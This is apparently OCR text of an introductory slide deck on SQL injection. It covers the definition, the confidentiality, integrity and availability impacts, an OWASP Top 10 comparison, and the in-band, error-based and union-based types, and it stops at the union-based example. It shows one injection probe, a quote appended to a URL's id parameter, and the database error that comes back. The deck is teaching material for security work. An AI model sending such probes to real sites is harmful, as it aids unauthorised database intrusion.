



SQL INJECTION

Agenda



WHAT IS SQL INJECTION?

HOW DO YOU FIND IT?


HOW DO YOU EXPLOIT IT?

HOW DO YOU PREVENT IT?

WHAT IS SQL INJECTION?


SQL Injection

- Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.



SQL Injection

- Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.




Impact of SQL Injection Attacks

- Unauthorized access to sensitive data
  - **C**onfidentiality – SQLi can be used to view sensitive information, such as application usernames and passwords
  - **I**ntegrity – SQLi can be used to alter data in the database
  - **A**vailability – SQLi can be used to delete data in the database
- Remote code execution on the operating system

OWASP Top 10

OWASP Top 10 - 2010	OWASP Top 10 - 2013	OWASP Top 10 - 2017
A1 – Injection	A1 – Injection	A1 – Injection
A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management	A2 – Broken Authentication
A3 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References **[Merged+A7]**	A4 – XML External Entities (XXE) **[NEW]**
A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration	A5 – Broken Access Control **[Merged]**
A6 – Security Misconfiguration **(NEW)**	A6 – Sensitive Data Exposure	A6 – Security Misconfiguration
A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control **[Merged+A4]**	A7 – Cross-Site Scripting (XSS)
A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization **[NEW, Community]**
A9 – Insufficient Transport Layer Protection	A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards **(NEW)**	A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring **[NEW,Comm.]**


Types of SQL Injection



In-Band SQL Injection

- In-band SQLi occurs when the attacker uses the same communication channel to both launch the attack and gather the result of the attack
  - Retrieved data is presented directly in the application web page
- Easier to exploit than other categories of SQLi
- Two common types of in-band SQLi
  - Error-based SQLi
  - Union-based SQLi

Types of SQL Injection



Error-Based SQLi

- Error-based SQLi is an in-band SQLi technique that forces the database to generate an error, giving the attacker information upon which to refine their injection.
- Example:


  Input:

```
www.random.com/app.php?id='
```

  Output:

```
You have an error in your SQL sytax, check the manual that corresponds to your
MySQL server version…
```

Types of SQL Injection



Union-Based SQLi

- Union-based SQLI is an in-band SQLi technique that leverages the UNION SQL operator to combine the results of two queries into a single result set
- Example:

